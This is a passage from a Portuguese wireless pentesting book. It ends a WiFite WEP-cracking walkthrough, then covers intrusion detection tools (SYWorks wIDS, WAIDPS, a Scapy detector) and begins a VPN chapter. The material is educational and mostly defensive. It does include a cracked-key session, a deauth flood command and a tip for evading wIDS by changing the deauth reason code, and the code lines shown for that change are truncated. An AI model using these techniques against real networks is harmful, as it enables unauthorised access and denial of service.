3 redeB 1 WPA2 18db no

[0:00:16] scanning wireless networks. 3 targets and 0 clients found.

4. Digite Ctrl+c para parar o escaneamento.

5. Escolha a rede que será auditada selecionando o seu número. Por exemplo, a rede TP-LINK_E1E866 é identificada pelo número 1.

[+] select target numbers (1-3) separated by commas, or 'all': **1**

6. Conecte um cliente na rede e o WiFite automatizará todo o ataque.

[0:10:00] preparing attack "TP-LINK_E1E866" (74:EA:3A:E1:E8:66)

[0:10:00] attempting fake authentication (1/5)... success!

[0:10:00] attacking "TP-LINK_E1E866" via arp-replay attack

[0:08:17] started cracking (over 10000 ivs)

[0:08:11] captured 15249 ivs @ 511 iv/sec

[0:08:11] cracked TP-LINK_E1E866 (74:EA:3A:E1:E8:66)! key: "0123456789"

[+] 1 attack completed:

[+] 1/1 WEP attacks succeeded

cracked TP-LINK_E1E866 (74:EA:3A:E1:E8:66), **key**: " **0123456789**"

[+] quitting

CAPÍTULO 15

Sistemas de defesa

Ao longo do livro foram discutidas diversas técnicas e ferramentas para ataques contra redes wireless.

Também faz parte de uma auditoria realizar o monitoramento para detectar possíveis ameaças. Saber implementar um sistema de defesa é necessário no teste de intrusão e também deve ser abordado. Há diversos sistemas de defesa e proteção que podem ser adotados, sendo os principais wIDS e wIPS.

15.1 Wireless Intrusion Detection System (wIDS)

Os sistemas de defesa para wireless podem ser de dois tipos: *wIDS* e *wIPS*. Um sistema wIDS – *Wireless Intrusion Detection System* – é um sistema de defesa que tem como objetivo monitorar o tráfego aéreo e mostrar as tentativas de ataque. Ou seja, um wIDS é utilizado para detectar atividades maliciosas que estejam ocorrendo. wIPS – *Wireless Intrusion Prevention System* – é um sistema de defesa que tem como objetivo prevenir possíveis ataques antes de serem executados.

Ou seja, um wIPS protege, enquanto um wIDS monitora.

Tanto soluções wIPS como wIPS trabalham detectando um ataque de duas formas: a primeira forma é por meio de assinaturas de pacotes, o wIDS/wIPS contém uma base de dados categorizando os pacotes de risco (pacotes maliciosos). Quando um pacote enviado por uma estação coincidir com algum pacote cadastrado na base de dados, ele é identificado como um pacote malicioso e o wIDS/wIPS considera-o como um ataque em execução.

A segunda forma de operação de um wIDS/wIPS é por meio de pacotes anômalos, ou seja, qualquer pacote que pareça do tipo “suspeito” é detectado pelo wIDS/wIPS e considerado como um ataque. Esse tipo de implementação é mais raro, devido às grandes variações da quantidade de pacotes, então pode ser que o wIDS/wIPS comece a detectar pacotes legítimos como sendo maliciosos, por conta desse motivo, esse tipo de wIDS/wIPS são implementados em menores escalas.

Há diversas soluções comerciais wIDS/wIPS. Como, por exemplo, Aruba Networks e Cisco. O foco do livro não é o detalhamento de soluções comerciais para prevenção de ataques em redes wireless, porém essas soluções merecem ser citadas.

Soluções open source estão começando a crescer no mercado. Uma solução wIPS é o OpenWIPS-ng. Criado pelo fundador do Aircrack-ng, o OpenWIPS-ng consegue detectar e bloquear a maioria dos ataques oriundos da suíte do Aircrack-ng. No momento em que o livro estava sendo escrito essa solução ainda apresentava-se instável e, na sua versão beta, vale a pena ser citada e acompanhada. Mais detalhes sobre OpenWIPS-ng podem ser obtidos em *http://openwips-ng.org*.

Há uma excelente solução em Python que vale a pena ser citada: wIDS e WAIDPS desenvolvidos pela SYWorks.

15.1.1 wIDS SYWorks

O wIDS é uma excelente ferramenta escrita em Python com o seu código-fonte aberto para estudos, com uma gama de detecção de ataques: Rogue AP, Evil Twin, Deauth, ataques contra o WPS, Chop Chop, fragmentação, troca de estações wireless para outros pontos de acesso etc.

Para a instalação da ferramenta wIDS SYWorks, realize os seguintes procedimentos:

1. Clone o conteúdo com git clone:

root@kali# **git clone https://github.com/SYWorks/wireless-ids**

2. Realize os procedimentos iniciais descritos na seção 2.3, “Observações iniciais”:

• Finalize os processos desnecessários pelo airmon-ng.

• Inicie a interface wireless em modo monitor.

3. Instale a ferramenta:

root@kali# **cd wireless-ids**

root@kali:~/wireless-ids# **python wids.py**

4. Será criada a pasta */SYWorks*. Copie o arquivo *mac-oui.db* para dentro da pasta */SYWorks/WIDS/*:

root@kali# **cp wireless-ids/mac-oui.db /SYWorks/WIDS/**

5. Para iniciar a captura e o monitoramento:

root@kali# **wids.py**

Por exemplo, realizando um ataque de Evil Twin com o Airbase-ng, o wIDS exibe o alerta *Access Point Using the Same Name*, mesmo que o sistema de criptografia e o BSSID sejam diferentes.

[i] Access Point Using The Same Name

BSSID : 74:EA:3A:E1:E8:66 Privacy : WPA2 Cipher : CCMP Auth : PSK ESSID : TP-

LINK_E1E866

Client : 0 client Channel : 11 Speed : 54 MB Power : 75

BSSID : AA:AA:AA:AA:AA:AA Privacy : OPN Cipher : Auth : ESSID : TP-

LINK_E1E866

Client : 0 client Channel : 11 Speed : 54 MB Power : 100

Realizando um ataque de Deauth com o Aireplay-ng, o wIDS exibe o alerta

Deauth Flood detected calling from [MAC] to [MAC], indicando um ataque

de Deauth. Mesmo com o MAC forjado do ponto de acesso, a distância

contém um Power de -73 (distância entre o wIDS e a máquina atacante).

[.] Deauth Flood detected calling from [74:EA:3A:E1:E8:66] to [78:59:5E:90:23:33] with 1163

deauth packets

[74:EA:3A:E1:E8:66]'s SSID Name is [TP-LINK_E1E866] and Privicy=WPA2 Cipher=CCMP

Authentication=PSK **Power=-73**

[74:EA:3A:E1:E8:66]'s MAC OUI belongs to [TP-LINK Technologies Co.,Ltd.].

[78:59:5E:90:23:33] is associated with client [74:EA:3A:E1:E8:66]

[78:59:5E:90:23:33]'s MAC OUI belongs to [Samsung Electronics Co.,Ltd].

[78:59:5E:90:23:33] is associated with access point [74:EA:3A:E1:E8:66]

[74:EA:3A:E1:E8:66]'s MAC OUI belongs to [TP-LINK Technologies Co.,Ltd.].

[74:EA:3A:E1:E8:66]'s SSID Name is [TP-LINK_E1E866].

Handshake Found [1]

[i] 17/03/2015 10:56:27 - 1 concerns found...

Possibility : WPA attacks.

Um fato curioso a ser observado é que, durante um ataque de Deauth, se a captura for realizada com o Airodump-ng, o valor do sinal do ponto de acesso (PWR) vai oscilar muito e bem mais rápido do que o normal, indicando uma rede instável e sofrendo de um ataque Deauth. Lembre-se de que, quando um ataque de Deauth é realizado, há interferência no sinal, então a máquina do atacante vai disputar sinal com o ponto de acesso legítimo. Supondo que a distância entre a sua máquina e o ponto de acesso representa um PWR de -80 (você está longe fisicamente do roteador). Suponha também que o PWR entre você e o atacante seja de -30 (você está próximo do atacante). Então, se for realizado uma captura com o Airodump-ng, haverá uma oscilação de PWR bem grande e em um rápido período são disputados os dois PWRs.

Realize esse pequeno teste: primeiro observe o PWR entre a sua estação e o ponto de acesso (atente que o PWR estará bem estável), depois inicie um ataque com o Aireplay-ng com outra estação e observe novamente o PWR indicado pelo Airodump-ng: a oscilação é bem grande.

Se um cliente estiver conectado a uma rede e, por algum motivo, conecte-se a uma outra, é exibido o alerta *Alert: Client [MAC] initally associated to [MAC] is now associated to [MAC]*, sobre a migração de pontos de acesso: normalmente quando um atacante configura um Evil Twin ou Rogue AP também realiza junto ataque de Deauth para que as suas vítimas se

reconectem ao ponto de acesso malicioso.

Alert : Client [78:59:5E:90:23:33] initally associated to

[74:EA:3A:E1:E8:66] is now associated to [00:13:E8:49:35:35]..

BSSID [74:EA:3A:E1:E8:66]'s Name is [TP-LINK_E1E866].

BSSID [00:13:E8:49:35:35]'s Name is [RedeA].

O único tipo de ataque que o SYWorks wIDS não detecta são Rogue APs instalados dentro da corporação. Por exemplo, o atacante obtém acesso à rede e instala um ponto de acesso com criptografia OPN por meio de um Rogue AP: é estabelecida uma ponte entre rede cabeada e rede falsa com o comando brctl.

Como detectar redes maliciosas implementadas dentro de uma corporação? Simples! No momento em que um STA (78:59:5E:90:23:33) conecta-se à rede falsa (00:13:E8:49:35:35), a captura de dados com o Airodump-ng exibirá o MAC do ponto de acesso (74:EA:3A:E1:E8:66)associado como STA do ponto de acesso falso.

root@kali# **airodump-ng mon0 -c 11**

CH 11] [Elapsed: 16 s] [2015-03-06 09:45

BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID

00:13:E8:49:35:35 -38 100 169 1198 79 11 54 OPN **RogueAP**

74:EA:3A:E1:E8:66 -19 100 163 70 18 11 54e. WPA2 CCMP PSK **TP-LINK_E1E866**

BSSID STATION PWR Rate Lost Frames Probe

00:13:E8:49:35:35 74:EA:3A:E1:E8:66 -1 1 – 0 0 0

00:13:E8:49:35:35 **78:59:5E:90:23:33** -29 1 – 0 0 0 TP-LINK_E1E866

O ponto de acesso 74:EA:3A:E1:E8:66 está conectado (coluna STATION) na

rede RogueAP 00:13:E8:49:35:35, indicando a presença de um ponto de

acesso falso na rede.

Nota: A detecção de Rogue AP pelo Airodump-ng determina apenas Rogue AP construídos com o

Airbase-ng, se for construído com outro softAP, como o HostAPd, o Airodump-ng não mostra essa

associação. Realize um teste: construa o Rogue AP com o Airbase-ng, realize o monitoramento

com o Airodump-ng e depois construa o Rogue AP com o HostAPd: o Airodump-ng não mostrará

nada.

Mesmo sendo uma ferramenta excelente, o wIDS também tem as suas falhas.

Que tal um pequeno teste?

Utilizando o Aireplay-ng o wIDS detecta o ataque, vamos utilizar o script em

Python que se encontra na seção 10.1.2, “Ataques Deauth em Python”:

root@kali# **python scapy-deauth.py mon0 74:EA:3A:E1:E8:66**

FF:FF:FF:FF:FF:FF 999

Mesmo detectando o ataque, o wIDS categoriza ataques Deauth de acordo

com a mensagem de resposta: por padrão ataques Deauth enviam o código

0x0007. Já uma desautenticação legítima envia o código 0x0003.

Como temos fácil acesso ao código-fonte, podemos modificá-lo e trocar a mensagem 0x0007 para 0x0003.

• Altere a linha:

packet =

RadioTap()/Dot11(type=0,subtype=12,addr1=client,addr2=bssid,addr3=bssid)/Dc

• Para:

packet =

RadioTap()/Dot11(type=0,subtype=12,addr1=client,addr2=bssid,addr3=bssid)/Dc

Realize novamente o ataque de Deauth e faça o monitoramento com o wIDS: a ferramenta não acusa nenhum ataque.

Mais informações sobre o wIDS da SYWorks podem ser encontradas em:

• *http://syworks.blogspot.com.br/2014/01/wireless-ids-intrusion-detection-system.html*

• *https://github.com/SYWorks/wireless-ids*

15.1.2 wIDS para detectar ataques Deauth (Python)

Um simples wIDS pode ser construído utilizando-se Python e Scapy. O script detecta ataques de Deauth e Evil Twin.

Realize os seguintes procedimentos:

1. Clone o conteúdo com o git clone:

root@kali# **git clone https://github.com/danielhnmoreno/wids-ajay**

2. Realize os procedimentos iniciais descritos na seção 2.3, “Observações iniciais”:

• Finalize os processos desnecessários pelo airmon-ng.

• Inicie a interface wireless em modo monitor.

• Realize a varredura das redes disponíveis com o Airodump-ng, coletando informações como ESSID, BSSID e canal de transmissão.

• Ajuste o canal de transmissão da interface wireless com o mesmo canal de transmissão da rede em teste.

3. Inicie o monitoramento com o wIDS:

root@kali# **cd wids-ajay**

root@kali# **python wids-ajay.py mon0**

Realizando o ataque de Deauth com o Aireplay-ng, o wIDS exibe a mensagem *Detected Deauth against : ff:ff:ff:ff:ff:ff by change in radiotap header*.

O wIDS também detecta ataques Deauth com o script em Python utilizado na seção 10.1.2, “Ataques Deauth em Python”.

15.2 wIPS Wireless Intrusion Detection System (WAIDPS SYWorks)

Outra excelente ferramenta desenvolvida pela SYWorks é o WAIDPS, outro sistema de monitoramento e detecção de intruso – um wIPS.

Para instalação da ferramenta WAIDPS SYWorks, realize os seguintes

procedimentos:

1. Clone o conteúdo com o git clone:

root@kali# **git clone https://github.com/SYWorks/waidps**

2. Realize os procedimentos iniciais descritos na seção 2.3, “Observações iniciais”:

• Finalize os processos desnecessários pelo airmon-ng.

• Inicie a interface wireless em modo monitor.

3. Instale a ferramenta:

root@kali# **cd waidps**

root@kali:~/waidps# **python waidps.py**

4. O programa WAIDPS foi instalado no diretório */.SYWorks*.

5. Para inicializar a captura e o monitoramento:

root@kali# **waidps.py**

Realizando um ataque de Deauth com Aireplay-ng, o WAIDPS detectará o ataque (coluna DATH).

--- EDITADO POR MOTIVOS VISUAIS ---

< < << SUSPICIOUS ACTIVITY LISTING >> > >

SN Source MAC Destination MAC SSID MAC ARP D86 D94 D98 AUTH **DATH**

9 74:EA:3A:E1:E8:66 78:59:5E:90:23:33 74:EA:3A:E1:E8:66 - - - - - **2373**

ESSID: TP-LINK_E1E866

Probe: TP-LINK_E1E866

11 78:59:5E:90:23:33 74:EA:3A:E1:E8:66 74:EA:3A:E1:E8:66 - - - - - **307**

ESSID: TP-LINK_E1E866

2 records listed. [Total Record : 27]

Reported : 2015-03-17 13:09:12

No momento em que o WAIDPS estiver realizando uma varredura, pressione

Enter para visualizar as suas opções.

[+] Command Selection Menu

B - About Application C - Application Configuation D - Output Display F - Filter Network

Display

H - History Logs L - Lookup MAC/Name Detail M - Monitor MAC Addr O - Operation

Options

A - Auditing Network I - Interactive Mode P - Intrusion Prevention X - Exit Application

[?] Enter your option : (<default = return>) :

Algumas das opções do WAIDPS são:

• Opção B: Menu sobre a aplicação, a sua funcionalidade e o seu

desenvolvedor.

• Opção H: Mostra o histórico do monitoramento. Realize um ataque de

Deauth, faça o monitoramento e depois veja que o histórico foi

armazenado.

[+] Command Selection Menu

B - About Application C - Application Configuation D - Output Display F - Filter Network

Display

H - History Logs L - Lookup MAC/Name Detail M - Monitor MAC Addr O - Operation

Options

A - Auditing Network I - Interactive Mode P - Intrusion Prevention X - Exit Application

[?] Enter your option : (<default = return>) : **H**

[+] Displaying Active Logs History

This option allow user to list the current session logs that were captured.

1/C - Association/Connection Alert Log

2/S - Display Suspicious Activity Listing

3/A - Display Attacks Log

4/L - Display Combination Logs

5/D - Display/Add Cracked Access Points database

[?] Select a type of log / Return : **2**

[i] Suspicious Listing Information History

SN Source MAC Destination MAC SSID MAC ARP D86 D94 D98 AUTH

DATH

9 74:EA:3A:E1:E8:66 78:59:5E:90:23:33 74:EA:3A:E1:E8:66 - - - - - **2373**

ESSID: TP-LINK_E1E866

Probe: TP-LINK_E1E866

11 78:59:5E:90:23:33 74:EA:3A:E1:E8:66 74:EA:3A:E1:E8:66 - - - - - **307**

ESSID: TP-LINK_E1E866

2 records listed. [Total Record : 27]

Reported : 2015-03-17 13:09:12

---

[x] Press Any Key To Continue...

Pressione Enter para o WAIDPS voltar a realizar o monitoramento.

• Opção C: Muda as configurações do programa. Por exemplo, em vez de o WAIDPS atualizar a varredura exibida na tela a cada 30 segundos, vamos trocá-lo por 20.

[+] Command Selection Menu

B - About Application C - Application Configuation D - Output Display F - Filter Network

Display

H - History Logs L - Lookup MAC/Name Detail M - Monitor MAC Addr O - Operation

Options

A - Auditing Network I - Interactive Mode P - Intrusion Prevention X - Exit

Application

[?] Enter your option : (<default = return>) : **C**

[+] Application Configuation

0/L - Change Regulatory Domain [Current : CN]

1/R - Refreshing rate of information [Current : 30 sec]

2/T - Time before removing inactive AP/Station [Current : 3 min / 10 min]

3/H - Hide inactive Access Point/Station [Access Point : Yes / Station : Yes]

4/B - Beep if alert found [Current : No]

5/S - Sensitivity of IDS [Current : 2]

6/A - Save PCap when Attack detected [Current : Yes]

7/M - Save PCap when Monitored MAC/Name seen [Current : No]

8/W - Whitelist Setting (Bypass alert for MAC/Name)

9/D - Dictionary Detail and Setting [Current : /usr/share/john/password.lst]

[?] Choose an option (D/R/T/H/B/W/C) : **1**

Selected ==> 1

[?] Refresh detail after number of seconds [Current : 30] (Default 30) : **20**

• Opção L: Enumera informações a respeito de determinada rede. Por exemplo, pode-se buscar determinada informação por meio do MAC do ponto de acesso.

[+] Command Selection Menu

B - About Application C - Application Configuation D - Output Display F - Filter Network

Display

H - History Logs L - Lookup MAC/Name Detail M - Monitor MAC Addr O - Operation

Options

A - Auditing Network I - Interactive Mode P - Intrusion Prevention X - Exit Application

[?] Enter your option : (<default = return>) : **L**

[+] Information Lookup Menu

Selected Interface : 00:7D:76:87:8E:15 [wlan0]

Monitor Interface : 00:2A:29:FE:0F:9B [wlmon0]

Attacks Interface : 00:BE:49:8D:35:60 [atmon0]

Managed Interface : 00:0A:B8:45:35:A1 [probe0]

Information Lookup allow user to search for MAC address of Access Point and Wireless

Station detected.

It also allow user to search for SSID of Access Point and also Probe name broadcasted from

Wireless station.

User can also search for partial MAC or Name by adding '*' infront / back of the search

variable.

Once information is found, it will display the full detail of the devices including it association

with Access Point/Station.

1/M - MAC Address

2/N - Names of Access Point / Probes

3/O - Organizationally Unique Identifier (OUI) Lookup base on MAC Address

[?] Choose an option / Return (M / N / O / D) : **1**

Selected ==> 1

[?] Enter the MAC to lookup for (xx:xx:xx:xx:xx:xx) : **74:EA:3A:E1:E8:66**

[.] MAC Address OUI : TP-LINK Technologies Co.,Ltd. [3]

[.] Search MAC Criteria : 74:EA:3A:E1:E8:66 (Exact)

Found Match : 74:EA:3A:E1:E8:66 (BSSID)

[i] **Total BSSID Matched : 1**

[x] Press any key to display the listing detail...

Pressione Enter para exibir as informações da rede.

• Opção F: Opção de filtro. O resultado exibido na tela pode ser filtrado por

determinado parâmetro. Por exemplo, para filtrar somente os pontos de

acesso que contém o WPS ativo e estão no canal 11.

[+] Command Selection Menu

B - About Application C - Application Configuation D - Output Display F - Filter Network

Display

H - History Logs L - Lookup MAC/Name Detail M - Monitor MAC Addr O - Operation

Options

A - Auditing Network I - Interactive Mode P - Intrusion Prevention X - Exit Application

[?] Enter your option : (<default = return>) : **F**

[+] Filtering Menu

This option allow user to filter encryption type, signal range, channel, having clients and WPS

enabled access point.

It also enable filtering of probes, signal range, associated and unassociated station.

1/A - Access Point

2/S - Station / Client

3/U - Unassociated Station

[?] Choose an option / Return (A / S / U) : **1**

Selected ==> 1

Filtering On Access Point

1/E - Encryption Type

2/S - Signal Range

3/C - Channel

4/N - Client

5/W - WPS

6/I - ESSID

7/B - BSSID

9/X - Clear Filter

[?] Choose an option / Return (E/S/C/N/W/I/B/X) : **5**

Selected ==> 5

[?] Display only Access Point with WPS (Yes / No) : **Y**

[+] Filtering Menu

This option allow user to filter encryption type, signal range, channel, having clients and WPS

enabled access point.

It also enable filtering of probes, signal range, associated and unassociated station.

1/A - Access Point

2/S - Station / Client

3/U - Unassociated Station

9/X - Clear All Filters

Access Point Filter : WPS - Yes

[?] Choose an option / Return (A / S / U) : **1**

Selected ==> 1

Filtering On Access Point

1/E - Encryption Type

2/S - Signal Range

3/C - Channel

4/N - Client

5/W - WPS

6/I - ESSID

7/B - BSSID

9/X - Clear Filter

[?] Choose an option / Return (E/S/C/N/W/I/B/X) : **3**

Selected ==> 3

[?] Enter Channel to Filter (Numbers) : **11**

[+] Filtering Menu

This option allow user to filter encryption type, signal range, channel, having clients and WPS

enabled access point.

It also enable filtering of probes, signal range, associated and unassociated station.

1/A - Access Point

2/S - Station / Client

3/U - Unassociated Station

9/X - Clear All Filters

Access Point Filter : Channel - 11 WPS - Yes

[?] Choose an option / Return (A / S / U) :

Pressione Enter para realizar a varredura sobre o filtro desejado. Os filtros

podem ser limpos pela opção 9/X - Clear All Filters.

• Opção M: Realiza o monitoramento pelo BSSID ou pelo ESSID. Se for

encontrado o ponto de acesso com aquele BSSID ou ESSID, mostra as

suas informações.

[+] Command Selection Menu

B - About Application C - Application Configuation D - Output Display F - Filter Network

Display

H - History Logs L - Lookup MAC/Name Detail M - Monitor MAC Addr O - Operation

Options

A - Auditing Network I - Interactive Mode P - Intrusion Prevention X - Exit Application

[?] Enter your option : (<default = return>) : **M**

[+] MAC / Names Monitoring Setting

Monitoring Setting allow user to monitor MAC address and Name of Access

Point/Station/Probes.

Once the specified MAC addresses / Names were detected, it will display the detail.

User can also set alert beep if speficied items is spotted. [Application

Configuration] --> [Beep

if alert found]

[i] No items was specified in current setting..

1/M - MAC Address [BSSID/STATION]

2/N - Name of Access Point/Probe Names

3/L - Live Monitoring of Access Point

9/C - Clear all Monitoring Items

[?] Select Monitoring Type : (M / N / L / C) : **1**

Selected ==> 1

[?] Select an option : (Add MAC / Delete / Clear) : **A**

Selected ==> A

[?] Enter the MAC Address to monitor (xx:xx:xx:xx:xx:xx) :
74:EA:3A:E1:E8:66

Selected ==> 74:EA:3A:E1:E8:66

[i] The MAC Address 74:EA:3A:E1:E8:66 added to monitoring list..

[+] MAC / Names Monitoring Setting

Monitoring Setting allow user to monitor MAC address and Name of Access

Point/Station/Probes.

Once the specified MAC addresses / Names were detected, it will display the detail.

User can also set alert beep if speficied items is spotted. [Application

Configuration] --> [Beep

if alert found]

[.] List of Monitoring Items

MAC : 74:EA:3A:E1:E8:66

1/M - MAC Address [BSSID/STATION]

2/N - Name of Access Point/Probe Names

3/L - Live Monitoring of Access Point

9/C - Clear all Monitoring Items

[?] Select Monitoring Type : (M / N / L / C) :

Pressione Enter para realizar a varredura sobre o MAC especificado.

No momento em que for encontrado o ponto de acesso com aquele BSSID,

mostra as suas informações.

===== MONITORING PANEL =====

FOUND 1 LIVE MONITORED ITEMS !!!

[1] L.Seen : 2015-03-17 15:26:08 BSSID : 74:EA:3A:E1:E8:66 Power : -28
ESSID :

TP-LINK_E1E866

Os filtros podem ser limpos pela opção 9/C - Clear all Monitoring Items.

• Opção P: Opção de prevenção de intruso. O WAIDPS considera que um

atacante esteja conectado à rede (intruso) e realiza ataques de Deauth para

desautenticá-lo de lá, prevenindo o acesso daquela estação à rede.

Mais informações sobre o WAIDPS da SYWorks podem ser encontradas

em:

•

http://syworks.blogspot.com.br/2014/04/waidps-wireless-auditing-intrusion.html

• *https://github.com/SYWorks/waidps*

CAPÍTULO 16


Acessando redes wireless de forma segura

Além dos sistemas de wIDS, há determinadas situações em que os dados ainda continuam trafegando na rede de forma insegura, como quando acessamos redes wireless públicas, ou redes pouco confiáveis. Uma forma de proteção dos dados é adotar algum sistema de criptografia. Dados criptografados, mesmo que sejam interceptados por ataques de Man-in-the-Middle, estarão ilegíveis (o atacante não poderá ler o texto em claro e saber o que realmente se passa naquela comunicação). A forma mais simples de realizar esse procedimento é por meio do tunneling (mais especificamente o tunelamento pelo protocolo SSH – SSH Tunnel). Como esse processo já foi descrito e detalhado no meu livro *Introdução ao pentest*, não será abordado neste livro.

Outra forma de garantir a segurança dos dados é estabelecendo conexão com

uma VPN. Vamos entender uma VPN antes de configurá-la.

VPN (sinônimo de *Virtual Private Network*) permite que o tráfego de dados seja transmitido por meio de uma rede insegura (como a internet), interligando duas ou mais redes.

Por exemplo, supondo que uma organização tenha sua rede A localizada no Estado X. Essa mesma organização tem uma filial B localizada no estado Y. Ou seja, a rede A e a rede B estão muito longe fisicamente. Supondo que a organização deseja manter um canal de comunicação entre redes A e B, ou seja, os usuários da rede B querem acessar os recursos da rede A (por exemplo: os usuários da rede B desejam acessar algum servidor ou processo executando em uma estação na rede A). Supondo também que a organização não quer em hipótese nenhuma deixar os ativos da rede A em uma DMZ (isso seria perigoso demais). Teoricamente isso seria impossível, e é nesse

momento que entra a VPN. Por intermédio de uma VPN os usuários da rede B criam um túnel pela internet e conseguem acesso à rede A. Dessa forma, a rede B vai ter uma nova interface de rede configurada com o IP da rede A, como se a rede B estivesse na própria rede A.



A figura 16.1 mostra esse processo.

Figura 16.1 – Ilustração de uma VPN.

O leitor encontra-se na rede A (rede sem fio pública – insegura) e, por uma VPN, conecta-se à rede B (rede da sua casa – rede segura). Uma vez conectado à rede B, mesmo que os seus dados estejam sendo monitorados por ataques como o Man-in-the-Middle, o tráfego torna-se totalmente criptografado e ilegível para o atacante.

As VPNs podem ser categorizadas em:

